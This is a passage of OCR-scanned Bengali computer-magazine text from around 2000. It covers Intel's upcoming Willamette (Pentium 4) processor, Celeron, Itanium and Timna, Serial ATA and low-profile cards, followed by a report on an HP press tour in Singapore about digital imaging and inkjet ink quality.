প্রসেস করা যায়। এক্ষেত্রে সবচেয়ে বড় ভূমিকা পালন করে ক্যাশ মেমরি। প্রসেসরে ঘন-ঘন ব্যবহৃত হয় এমন ইনস্ট্রাকশন ও ডাটাকে ক্যাশ মেমরিতে জমা করে রাখে ক্যাশ কন্ট্রোলার। কখনও কখনও কোন ইনস্ট্রাকশন পূর্ববর্তী কোন ইনস্ট্রাকশনের ফলাফলের মুখাপেক্ষী থাকে। এ ক্ষেত্রে গুরুত্বপূর্ণ হয়ে দাড়ায় সঠিক ইনস্ট্রাকশন প্রসেস হলো কিনা। যদি পাইপলাইনে ভুল ইনস্ট্রাকশন প্রেরিত হয় তাহলে ২০ স্তর বিশিষ্ট পাইপলাইনকে পরিচ্ছন্ন করতে হবে যা সময়-সাপেক্ষ। এ ধরনের ভুল যাতে না হয় বা কমিয়ে আনা যায় এ লক্ষ্যে একটি বিশেষ ধরনের ক্যাশ মেমরি প্রবর্তন করা হয়েছে— যার নাম দেওয়া হয়েছে ট্রেস ক্যাশ। ট্রেস-ক্যাশ প্রোগ্রাম-প্রবাহকে মনিটর তথা পরিধারণ করে এবং যথোপযুক্ত ব্যবস্থা নিতে সহায়তা করে।

১৪৩টি নতুন ইনস্ট্রাকশন

পেন্টিয়াম থ্রীতে যেমন ৭০টি এসএসই (SSE) ইনস্ট্রাকশন যুক্ত হয়েছিল পেন্টিয়াম ফোরেও ১৪৩টি সম্পূর্ণ নতুন ইনস্ট্রাকশন যুক্ত হবে। তবে এই ইনস্ট্রাকশনগুলোর দৈর্ঘ হবে ৬৪ বিটের স্থলে ১২৮ বিটের। মাল্টিমিডিয়া ডাটা এবং ফ্লোটিং পয়েন্ট হিসেবের জন্য এসএসই ইনস্ট্রাকশনগুলো

এক নজরে পেন্টিয়াম ফোরের বৈশিষ্ট্য :

- ২০-স্তর বিশিষ্ট পাইপলাইন
- ১৪৩টি নতুন মাল্টিমিডিয়া ইনস্ট্রাকশন
- একক ALU-এর পরিবর্তে দুটি ALU ইউনিট
- প্রতি ক্লক সাইকেলের উভয় পার্শ্বে ডাটা/ইনস্ট্রাকশন গ্রহণের ক্ষমতা
- এসডি র‍্যাম-টু ব্যবহার উপযোগী

যোগ হয়েছিল। নতুন এই ১৪৩টি ইনস্ট্রাকশনের লক্ষ্য হলো ভিডিও ম্যানিপুলেশন এবং ডাটা এনকোর্ডিং।

এখনই প্রসেসর দুটো ALU

দক্ষতা বৃদ্ধির জন্য শুধুমাত্র ক্লকস্পীড বাড়াতে হবে এমন কোন কথা নেই। প্রচলিত ক্লক সিগনালকে সুচতুরভাবে ব্যবহার করেও দক্ষতা বৃদ্ধি করা সম্ভব। ভিলামেট প্রসেসরে এমন ঘটনাই ঘটতে যাচ্ছে। প্রযুক্তি বিশেষজ্ঞরা জানেন যে, প্রসেসরের হৃদয় হচ্ছে ALU (Arithmatic Logic Unit) নামে একটি অঙ্গ যা ইনস্ট্রাকশনকে নির্বাহ করে থাকে। বর্তমানে প্রচলিত x86 প্রসেসরের ALU নতুন ইনস্ট্রাকশনকে একটি ক্লক-পালসের প্রারম্ভে গ্রহণ করে থাকে। ভিলামেটের ALU ক্লক পালসের দুটো প্রান্ত তথা প্রারম্ভ ও সমাপ্তি অংশে ইনস্ট্রাকশন গ্রহণ করতে সক্ষম হবে। এর ফলে ১৫০০ মে.হা.-এর একটি প্রসেসরকে ৩০০০ মে.হা.-এর মতো প্রতিভাত হবে। শুধু তাই নয়, প্রচলিত ১টি ALU এর পরিবর্তে দুটো ALU থাকবে ভিলামেটে। ফলে ১টি ক্লক সাইকেলে ৪টি ইনস্ট্রাকশন নির্বাহ করা সম্ভব হবে। এ লক্ষ্য অর্জন করতে হলে প্রচুর মেমরি ব্যান্ড-উইড্থ-এর প্রয়োজন হবে বিধায় ইন্টেল র‍্যামবাস কোম্পানিকে উচ্চ গতির র‍্যাম প্রদানের জন্য ক্রমাগত চাপ দিয়ে যাচ্ছে।

৩২ বিট প্রসেসরের সার্ভার সংস্করণ হিসেবে পরিচিত 'ফস্টার' এসডির‍্যাম-টু ব্যবহার করবে বলে ধারণা করা হচ্ছে ফলে অনেকেই অনুমান করছেন ভিলামেট ও এসডির‍্যাম-টু ব্যবহার করতে সক্ষম হবে। এদিকে ভিলামেটের সিস্টেমের বাস ১০০ মে.হা. গতির হবে বলে জানা গেছে যা দেখে অনেকেই বিরক্তি প্রকাশ করতে পারেন। তবে এক্ষেত্রে কথা আছে— প্রত্যেক ক্লক পাল্স প্রচলিত ১টির পরিবর্তে ৪টি ইনস্ট্রাকশন নিয়ে আসতে সক্ষম হবে অর্থাৎ ১০০ মে.হা.-এর বাস ৪০০ মে.হা.-এর ন্যায় কাজ করবে যা একটি বিশাল দিগন্ত উন্মোচন করবে।


ব্র্যান্ড পুর্নগঠন ও সেলেরন

নিম্ন পর্যায়ের প্রসেসর লাইন সেলেরন ভালো করলেও এতে খুব বেশি উন্নয়ন ঘটানো হয়নি বা আধুনিকায়ন হয়নি ইতোমধ্যে ০.১৮ মাইক্রন প্রসেসে একে উন্নীত করা হয়েছে যদিও এর বাসস্পীড ৬৬ মে.হা. রয়ে গেছে। নতুন সেলেরনে পেন্টিয়াম থ্রী'র এসএসই ইনস্ট্রাকশন যুক্ত হবে বলে ইন্টেল কর্মকর্তারা জানিয়েছেন। পেন্টিয়াম টু'র কাট-ব্যাক নয় বরং পেন্টিয়াম থ্রী'র কাট-ব্যাক হিসেবে সজ্জিত করা হচ্ছে সেলেরনকে। এ ঘোষণা এমন সময় উচ্চারিত হলো যখন পেন্টিয়াম থ্রী তার প্রান্তিক সীমায় অবস্থান করছে। ভিলামেট যখন বাজারে ছাড়া হবে তখন পেন্টিয়াম থ্রী নিম্ন পর্যায়ের বাজারের জন্য প্রস্তুত হবে বলে ধারণা করা হচ্ছে। তাহলে প্রশ্ন দাড়ায় সেলেরন তখন কোথায় অবস্থান করবে? সম্ভবতঃ সেলেরনের বিদায় ঘন্টা বাজতে চলেছে অচিরেই অর্থাৎ আগামী বছরের প্রারম্ভেই।

ইন্টেলের অন্যান্য প্রসেসর : আইটানিয়াম ও টিমনা

IA-32 ডেস্কটপ প্রসেসর নিয়ে প্রচুর হৈচৈ শোনা গেলেও ইন্টেল রাজত্বে আরো দুটো প্রসেসর পরিবার অবস্থান করছে। IA-64 স্থাপত্যের অগ্রদূত আইটানিয়াম (মার্সেড) সার্ভার বাজারের জন্য প্রস্তুত হচ্ছে। এ বছরে জানুয়ারিতে ইন্টেল ডেভেলপার'স ফোরামে ৮টি নির্মাতা কোম্পানি আইটানিয়াম দিয়ে তাদের সিস্টেম প্রদর্শন করেছে— অবশ্য কেউই গতির ব্যাপারে কথা বলেনি। ইন্টেল এ বছরই ৮০০ মে.হা. বা উচ্চ গতির আইটানিয়াম প্রসেসর বাজারে ছাড়ছে। একথা সত্যি, IA-32 প্রসেসরের (ভিলামেট) সাথে IA-64 (আইটানিয়াম) প্রসেসরের কোন তুলনাই চলে না। যেহেতু দুটোর স্থাপত্য সম্পূর্ণ ভিন্ন সুতরাং ক্লক ফ্রিকোয়েন্সি দিয়ে তুলনা না করাই হবে শ্রেয়তর কাজ। আরেকটি কথা— আইটানিয়াম বস্তুতঃ সার্ভার বাজারকে লক্ষ্য রেখেই নির্মিত হয়েছে।

গ্রাহকের কাছে মূল্য একটি বিশাল ফ্যাক্টর; তদুপরি পিসি'র ব্যবহার বৃদ্ধির জন্য একে হতে



চিত্র-২ : টিমনা প্রসেসর দিয়ে তৈরি কীবোর্ড পিসি

হবে ক্ষুদ্র, সস্তা এবং অধিকতর প্রবেশযোগ্য। উপরিউক্ত বিষয়গুলো লক্ষ্য রেখে ইন্টেল সম্প্রতি নিম্ন-মূল্যের একটি প্রসেসর বাজারে ছেড়েছে। এর নাম হচ্ছে 'টিমনা'— ইসরায়েলের একটি পার্কের

নামানুসারে এটির নামকরণ করা হয়েছে। ৬০০ মে.হা. গতি নিয়ে বের হওয়া এ প্রসেসরটি সাইরিক্সের 'মিডিয়া জিএক্স' এর অনুরূপ। এ প্রসেসর সকেট ৩৭০-এ সংযোজন করা যায়। পুরো পিসিকে একটি 'কীবোর্ড' আকারে প্রকাশ করা সম্ভব (চিত্র-২)। সাধারণ টিভিকে মনিটর হিসেবে ব্যবহার করা যায়।

নতুন পিসি কেমন হবে?

ক্ষুদ্রাকার পিসি'র ধারার পাশাপাশি গতানুগতিক পিসিতেও পরিবর্তনের হাওয়া বইতে শুরু করেছে ইদানিং। পিসি'র আকারকে কমিয়ে আনার লক্ষ্যে 'লো-প্রোফাইল' কার্ড তৈরি হচ্ছে

চিত্র-৩ : এটিআই ও ডায়মন্ডের তৈরি লো-প্রোফাইল এজিপি কার্ড

(চিত্র-৩)। এ কার্ডগুলো প্রচলিত 'ফুল-হাইট' (পূর্ণ-উচ্চতা)-এর তুলনায় 'হাফ-হাইট' (অর্ধ-উচ্চতা) উচ্চতা বিশিষ্ট। এটিআই ও ডায়মন্ড কোম্পানি AGP কার্ডের 'লো-প্রোফাইল' ভার্সন বাজারে ছেড়েছে। এ কার্ডে প্রচলিত এনালগ ভিজিএ কানেক্টরের পরিবর্তে ডিজিটাল 'ডিভিআই' কানেক্টর রয়েছে যা বর্তমানে স্ট্যান্ডার্ড হিসেবে প্রতিষ্ঠিত হয়েছে।

হার্ড ডিস্কের ক্ষেত্রে বর্তমানে প্রচলিত Ultra-ATA/33, Ultra-ATA/66 (এমনকি ATA/100) এর পরিবর্তে সেখানে নতুন এক পদ্ধতি প্রতিষ্ঠার প্রয়াস চলছে। এ প্রচেষ্টার অংশীদার হিসেবে আইবিএম, সিগেট, ওয়েস্টার্ন ডিজিটাল এবং কোয়ান্টাম রয়েছে।

নতুন এ স্ট্যান্ডার্ডে ডাটা-বিনিময় সমান্তরাল ক্যাবলের পরিবর্তে সিরিয়াল ক্যাবলের মাধ্যমে প্রতিস্থাপিত হবে। এ সিরিয়াল ক্যাবলে ৪টি ডাটা লাইন থাকবে ফলে ক্যাবলের আকৃতি চিকন থাকবে এবং ক্ষুদ্র পিসি তৈরিতে এটি সহায়ক হবে।

সিরিয়াল ক্যাবলের মাধ্যমে ডাটা বিনিময় হবে বলে গতি হ্রাস পাবে এ ধারণাটি অমূলক হবে কারণ IDE-এর এ নতুন স্ট্যান্ডার্ডের মৌলিক মডেলে সর্বোচ্চ গতি ১৫০ মে.বা./সেকেন্ড ধরা হয়েছে। পরবর্তী সংস্করণগুলোতে এ গতি বহুলাংশে বৃদ্ধি করা সম্ভব হবে। এ গতি বর্তমানে প্রচলিত সমান্তরাল বিনিময়ের চাইতেও বেশি। এর অন্য আরেকটি সুবিধে হবে 'হট-প্লাগিং' সক্ষমতা। হার্ড ডিস্ক প্লাগ বা আন-প্লাগের ক্ষেত্রে আর পাওয়ার সুইচ অফ করতে হবে না। নতুন এ পদ্ধতিতে পয়েন্ট টু পয়েন্ট নিয়মানুযায়ী হার্ড ডিস্কগুলো IDE কন্ট্রোলারের সঙ্গে সরাসরি যুক্ত হবে। মাস্টার-স্লেভ বিষয়টি আর থাকছে না। এতসব পরিবর্তনের কথা শোনা গেলেও খুশীর খবর হচ্ছে এটি ব্যাকওয়ার্ড কম্পাটিবল থাকবে। ফলে ড্রাইভার সফটওয়্যার এবং অপারেটিং সিস্টেমকে পরিবর্তন করতে হবে না। ভিলামেটের জন্য নির্মিত মাদারবোর্ডে সিরিয়াল ATA-এর সমর্থন থাকবে বলে আশা করা যায়। লো-প্রোফাইল এবং সিরিয়াল ATA অত্যন্ত লোভনীয় হলেও পিসি'র ক্ষেত্রে বাহ্যিক চেহারাটি তেমন আকর্ষণীয় নয়। যেমনটি রয়েছে এপলের ক্ষেত্রে। আর এ কারণেই উদ্ভাবনীমূলক কেসিং নির্মাণের ক্ষেত্রে ইন্টেল কতিপয় প্রতিষ্ঠানকে সহায়তা দিয়ে যাচ্ছে। ইতোমধ্যে কম্প্যাক ও ডেল কতিপয় আকর্ষণীয় কেসিং নির্মাণ করেছে।

ভবিষ্যত সম্ভাবনা

মাইক্রোসফটের উইন্ডোজ ২০০০ চালিয়ে এনটি ৪-এর অনুরূপ পারফরমেন্স পেতে হলে কমপক্ষে ২৫০ মে.হা. প্রসেসরের প্রয়োজন বলে এক সমীক্ষায় দেখা গেছে। যদিও ১৩৩ মে.হা. পেন্টিয়াম উইন্ডোজ ২০০০ চালাবার জন্য উপযোগী তবে এতে র‍্যামের ভূমিকা অপরিসীম। র‍্যাম বৃদ্ধির পাশাপাশি প্রসেসরের গতি বৃদ্ধি সমানভাবে প্রযোজ্য বলে অনেক বিশেষজ্ঞই মতামত দিয়েছেন এর ফলে প্রসেসর আপগ্রেডের দরুন ইন্টেলের ব্যবসা ভালো হবারই কথা কিন্তু বাধ সেধেছে এএমডি। এএমডির কাছ থেকে প্রচণ্ড প্রতিযোগিতার মুখোমুখি ইন্টেল। ফলশ্রুতিতে লভ্যাংশের মাত্রাও অনেকখানি হ্রাস পেয়েছে তাদের।


তবে সবচেয়ে বড় হুমকি হতে পারে অন্য প্রান্ত হতে— আর তা হচ্ছে ইন্টারনেট এপ্লায়েন্স-এর আবির্ভাব এবং তাদের বহুল ব্যবহার।

এ কথা স্মরণে রেখেই ইন্টেল ইন্টারনেট উন্নয়নের ব্যাপারে নজর দিয়েছে। কোম্পানি ইতোমধ্যে ব্যাপক সম্প্রসারণের লক্ষ্যে বিভিন্ন শাখায় নিজেদের নিয়োজিত করছে। এর মধ্যে রয়েছে নেটওয়ার্কিং সামগ্রী, মোবাইল ফোন এবং ই-কমার্স সমাধানের বিষয়সমূহ।

ইন্টেল ইতোমধ্যে প্রতিশ্রুতিশীল কতিপয় ক্ষুদ্র এবং মাঝারি প্রতিষ্ঠান করায়ত্ত করেছে। যদি এ প্রতিষ্ঠানগুলো তাদের যোগ্যতাকে প্রতিষ্ঠা করতে পারে তাহলে ইন্টারনেট অবকাঠামোতেও ইন্টেল তার প্রাধান্য বজায় রাখতে সক্ষম হবে।

প্রযুক্তির এই অবিশ্বাস্য গতির ধারায় আমরা কোথায় অবস্থান নেব— সেটাই হবে আজকের বিবেচ্য বিষয়। পরিশেষে বলবো—গতি! শুধুই গতি এর কি কোন শেষ নেই! ●

ইন্টেলের ২০০০ সালের প্রসেসরের রোড ম্যাপ



চিত্র-৪

ডিজিটাল ইমেজিংয়ে বৈপ্লবিক পরিবর্তন এনেছে HP

আবীর হাসান

বেশ কয়েক বছর আগে মুদ্রণ শিল্প সম্পর্কিত এক কর্মশালায় জনৈক প্রবীন বিশেষজ্ঞ বলেছিলেন "ভাল কালি ছাড়া মুদ্রণের ভাল ফল আশা করা যায় না— তা যন্ত্র যতই ভাল হোক না কেন"। সেই একই কথার প্রতিধ্বনি শোনা গেল এইচপি'র প্রেস ট্যুরে বিশেষজ্ঞদের অভিমতে। গত ১৩ জুন সিঙ্গাপুরে এইচপি আয়োজন করেছিলো এশিয়ান প্রেস ট্যুর জুন ২০০০। এতে কমপিউটার জগৎ-এর পক্ষ থেকে আমন্ত্রিত হয়ে এ প্রতিবেদক অংশ নিয়েছিল। এটি ছিল মূলতঃ এশীয় প্রশান্ত মহাসাগরীয় অঞ্চলের দেশসমূহের সাংবাদিক সম্মেলন যাতে এইচপি'র এ অঞ্চলের বাণিজ্য ব্যবস্থাপক পল এছুনি এবং গ্লোবাল কম্পিটিটিভ ইন্টেলিজেন্স টিমের এইচপি টিম লিডার রব বেস্‌সন বক্তব্য রাখেন, সাংবাদিকদের বিভিন্ন প্রশ্নের উত্তর দেন তাঁরা। যদিও এইপি'র এই সংবাদ সম্মেলনের আয়োজনের উদ্দেশ্য ছিল ডিজিটাল ইমেজিং প্রযুক্তির ক্ষেত্রে প্রতিষ্ঠানটির সাফল্য তুলে ধরা তবে ঘুরে ফিরে বার বার এসেছে সেই উন্নতমানের কালির কথাই। "সব ভাল যার শেষ ভাল"- বলে একটা কথা আছে; ডিজিটাল ইমেজিং-এর ক্ষেত্রে ক্যামেরা, স্ক্যানিং, প্রিন্টার ইত্যাদির যথেষ্ট উন্নয়ন হয়েছে এ কথা ঠিক কিন্তু শেষ পর্যন্ত ফলটা পাওয়া যায় কেমন প্রিন্ট বের হলো তার মান ঠিক আছে কিনা তার ওপর। কাজেই শেষ ভালটা যে কালির ওপর নির্ভরশীল সে কথা আর বলার অপেক্ষা রাখে না। সাধারণ মুদ্রণ শিল্পের ক্ষেত্রে যেমন কালির গুরত্ব আছে তেমনি ডিজিটাল ইমেজিং-এর ক্ষেত্রেও কালির গুরত্ব অপরিসীম। যদিও একই কালি দুধরনের মাধ্যমে ব্যবহার হয় না— হওয়ার কথাও নয়। সে জন্যই অপেক্ষাকৃত নবীন বলেই ডিজিটাল ইমেজিং-এর জগতে কালি নিয়ে গবেষণা ও উন্নয়ন তুমুল প্রতিযোগিতামূলক পর্যায়ে চলে গেছে। এক্ষেত্রে উল্লেখযোগ্য সাফল্য যারা অর্জন করেছে এইচপি তাদের মধ্যে অন্যতম।

বলে রাখা ভাল, সাম্প্রতিক কালে তথ্য প্রযুক্তির জগতে বাণিজ্যিক প্রবণতায় ব্যাপক মোড় পরিবর্তন ঘটেছে। বিংশ শতাব্দী শেষ হওয়ার পর প্রযুক্তি ও বাণিজ্যিক ক্ষেত্রে ঘটতে শুরু করেছে তুমুল আলোড়ন। অনেক নতুন প্রবণতা ও প্রযুক্তি পুরনো ধ্যানধারনাকে পিছনে ফেলে এগিয়ে আসছে। মার্কিন পত্রিকা বিজনেস উইকের সাম্প্রতিক এক সংখ্যায় গত এক বছরের বাজার পর্যালোচনা করে যে একশটি আইটি প্রতিষ্ঠানকে অগ্রগণ্য হিসেবে চিহ্নিত করা হয়েছে তার মধ্যে ঐতিহ্যবাহী কমপিউটার নির্মাতা কিংবা সেমি কন্ডাকটার চিপ নির্মাতাদের অনেকেই নেই। পুরনো কমপিউটার ও আইটি পণ্য নির্মাতাদের মধ্যে ঐ তালিকায় আছে এইচপি, ডেল, এপল এবং গেটওয়ে। শীর্ষে পৌছে গেছে মোবাইল ইন্টারনেটের প্রযুক্তি নির্মাতা ফিনল্যান্ডের নোকিয়া। তার কাছাকাছি অবস্থানে আছে ওরাকল এবং গ্রাফিক্স চিপ নির্মাতা নভিডা। এইচপি'র সম্মানজনক অবস্থান ঠিক থাকার কারণ হিসাবে বিজনেস উইকের বাজার বিশ্লেষকদের মন্তব্য হচ্ছে, এর প্রিন্টার এবং ইনকজেট প্রযুক্তির উন্নতিই হচ্ছে মূল কার্যকারণ। তথ্য প্রযুক্তি খাতে যুগের চাহিদা বড় বিচিত্র, একদিকে চলছে আধুনিকীকরণ- যা করছে মোবাইল টেলিফোন ও ব্লুটুথ প্রযুক্তি। অন্যদিকে আছে ডিজিটাল ইমেজিং এবং তার মানোন্নয়ন ও ইন্টারনেটে এসব ব্যবহারের সুবিধা। এ কারণে এ দুই দিকে বাজার বিস্তৃত হচ্ছে। তথ্য প্রযুক্তি ব্যবহারকারীদের আর একটি প্রবণতা এখন বেশ দুর্মর হয়ে উঠেছে, তারা আর অফসেট বা অন্য কোন ধরনের মুদ্রণশিল্পের মুখাপেক্ষী হয়ে থাকতে চাচ্ছে না। সব কিছু তারা পেতে চাচ্ছে তথ্য প্রযুক্তির কাছ থেকেই।

পল এ্যানছুনি


এ কথাই সিঙ্গাপুরে অনুষ্ঠিত এইচপি'র প্রেস ট্যুরে বিশদভাবে ব্যাখ্যা করলেন এইচপির এশিয়া প্যাসিফিক অঞ্চলের কনজুমার সাপ্লাইজ বিজনেস ম্যানেজার পল এছুনি। পল ভারতীয় যুবক, মেকানিক্যাল ইঞ্জিনিয়ারিং-এ ব্যাচেলর ডিগ্রি নিয়েছেন কানপুরের ইন্ডিয়ান ইনস্টিটিউট অব টেকনোলজি থেকে এবং এমবিএ করেছেন কলকাতার ইন্ডিয়ান ইনস্টিটিউট অব ম্যানেজমেন্ট থেকে। তিনি ইনকজেট কার্ট্রিজের সাপ্লায়ের সঙ্গে সঙ্গে মিডিয়ার দায়িত্বেও আছেন। তাঁর দীর্ঘ বক্তব্যে তিনি এইচপির সাম্প্রতিক কার্যক্রম বিশেষত ডিজিটাল ইমেজিং-এর বিষয়টি সাম্প্রতিককালে কেন গুরুত্বপূর্ণ হয়ে উঠেছে তার বিশদ ব্যাখ্যা প্রদান করেন। ডিজিটাল ক্যামেরা এবং ফটো কোয়ালিটি প্রিন্টারের চাহিদার মূল কারণ সম্বন্ধে পল বলেন একদিকে ডিজিটাইজেশন হচ্ছে সমস্ত কাজ কর্মের। ফলে ডিজিটাল ক্যামেরা, প্রিন্টার, স্ক্যানার ইত্যাদির চাহিদা বাড়ছে। মানুষ চাচ্ছে কম খরচে ভাল মানের পণ্য অন্যদিকে ইন্টারনেট ব্যবহারের হার আগের তুলনায় অনেক--বেশি বাড়ছে ব্যান্ডউইডথ। ফলে ডিজিটাল ইমেজ ছাড়া এখন চলছেই না।

পল এছুনি আরও বলেন, পার্সোনাল কমপিউটারের কর্মক্ষমতা আরও বাড়া, স্মৃতি এবং ধারণক্ষমতা উত্তরোত্তর বৃদ্ধির প্রেক্ষাপটে এবং সফটওয়্যারগুলোও ক্রমন্বয়ে ইমেজ তৈরি ও ব্যবহারের সক্ষম হয়ে ওঠায় ব্যবহারকারীদের রুচিতে ব্যাপক পরিবর্তন এসেছে। আগে যেসব কাজে শুধুমাত্র টেক্সট ব্যবহার করলেই চলত সেসব কাজেও এখন ইমেজ ব্যবহার করা হচ্ছে তাও আবার রঙীন ইমেজ না হলে চলছে না। পিসিতে সফটওয়্যারে সুবিধা আছে অথচ তা ব্যবহার করা যাবে না কিংবা ভাল মানের ছবি পাওয়া যাবে না-- এমন ব্যাপার ব্যবহারকারীরা মানতে চাচ্ছেন না।

তাঁর কথায় বোঝা গেল পিসি ও সফটওয়্যারের গাণ্ডিক ও প্রযুক্তিগত মান বৃদ্ধি ভোক্তাদের অভ্যাস এবং কর্মসংস্কৃতির ক্ষেত্রে নতুন চাহিদা সৃষ্টি করেছে। তদুপরি যেখানে ইমেজ ব্যবহার অপরিহার্য এবং যেখানে আগে অফসেটে ছাপা বই বা ছবি ব্যবহার করলেও চলত সেখানে যখন পিসি-ইন্টারনেট ঢুকে পড়েছে তখন পিসির কাছ থেকেই ব্যবহারকারীরা উচ্চমানের ছবি চাচ্ছেন। যেহেতু উন্নত প্রযুক্তি সেহেতু উন্নতমানের ছবিরই প্রত্যাশা করছেন তারা। এটা বেশি চাওয়া নয়-- যুগেরই প্রয়োজন এরকম।

প্রেক্ষাপটের বিশদ বর্ণনা প্রদান করে পল

ডিজিটাল ইমেজিংয়ের জন্য এইচপি'র কয়েকটি পণ্য



এছাড়া বলেন এইচপির উদ্যোগের কথা। অত্যন্ত সাবলীল উপস্থাপনার মাধ্যমে তিনি ডিজিটাল ফটোগ্রাফির জন্য ডেস্কজেট প্রিন্টারে ইঙ্ক কার্ট্রিজের গুরুত্বের কথা তুলে ধরেন। অর্থাৎ মুদ্রণশিল্পের সেই পুরানো কথা "কালি ভাল না হলে ছাপার মান ভাল হবে না" কথাটিকে নতুন আঙ্গিকে উপস্থাপন করলেন তিনি। এক্ষেত্রে তিনি আধুনিক ফটোগ্রাফিতে ব্যবহৃত যন্ত্রপাতি, রাসায়নিক, কাগজ এবং প্রযুক্তির কথাও সংক্ষেপে তুলে ধরেন এবং তুলনামূলক একটি মূল্যায়ন উপস্থাপন করেন।

পল বলেন সাধারণ ফটো প্রিন্টের প্রযুক্তির সঙ্গে ডেস্কজেট প্রিন্টের পার্থক্য প্রচুর; ব্যবহারকারীরা তা স্বীকার করলেও মানটা চান একই রকম। কারণ যে শৈল্পিক মানের সঙ্গে মানুষ অভ্যস্থ হয়ে উঠেছে তা থেকে পিছু হঠতে কেউ রাজি নয়। এ কারণে ডিজিটাল ফটোগ্রাফির সঙ্গে সংশ্লিষ্ট সবরকম প্রযুক্তিকে উন্নত করার সঙ্গে সঙ্গে ইঙ্ক কার্ট্রিজের উন্নতি ঘটাতে হচ্ছে। সাধারণ ফটোগ্রাফিতে সিলভার হ্যালাইড ভিত্তিক যে ধরনের কাগজ ব্যবহার হয় তাতেও চলছে না। সে-কারণে এইচপি নতুন ধরনের কাগজ নিয়ে গবেষণা করেছে এবং ভাল মানের প্রিন্ট পাওয়ার মত কালি ও কাগজ বাজারজাত করার মতো অবস্থায় পৌঁছেছে। পল অকপটে জানালেন এতোদিন ফটোকোয়ালিটি প্রিন্ট পাওয়া যায় বলে বিভিন্ন প্রতিষ্ঠান দাবি করলেও আসলে তা সম্ভব হয়নি। কালি-কাগজ এজন্য দায়ী। তাঁর মতে প্রিন্টারের প্রকৌশল মান যত উন্নত হোক তার পুরো পারফরমেন্স পাওয়া সম্ভব নয় তবে বর্তমানে এইচপি যে প্রযুক্তি উদ্ভাবন করেছে তাতে শতকরা ৮৫ ভাগ পারফেকশন পাওয়া সম্ভব। প্রতি ইঞ্চিতে এখন ২৪০০ ডট পাওয়া সম্ভব হচ্ছে এছাড়া আলট্রা হাইকোয়ালিটি প্রিন্ট পাওয়ার জন্য এবং গ্রেইন কমানোর জন্য বিশেষ ব্যবস্থা নেয়া হয়েছে।

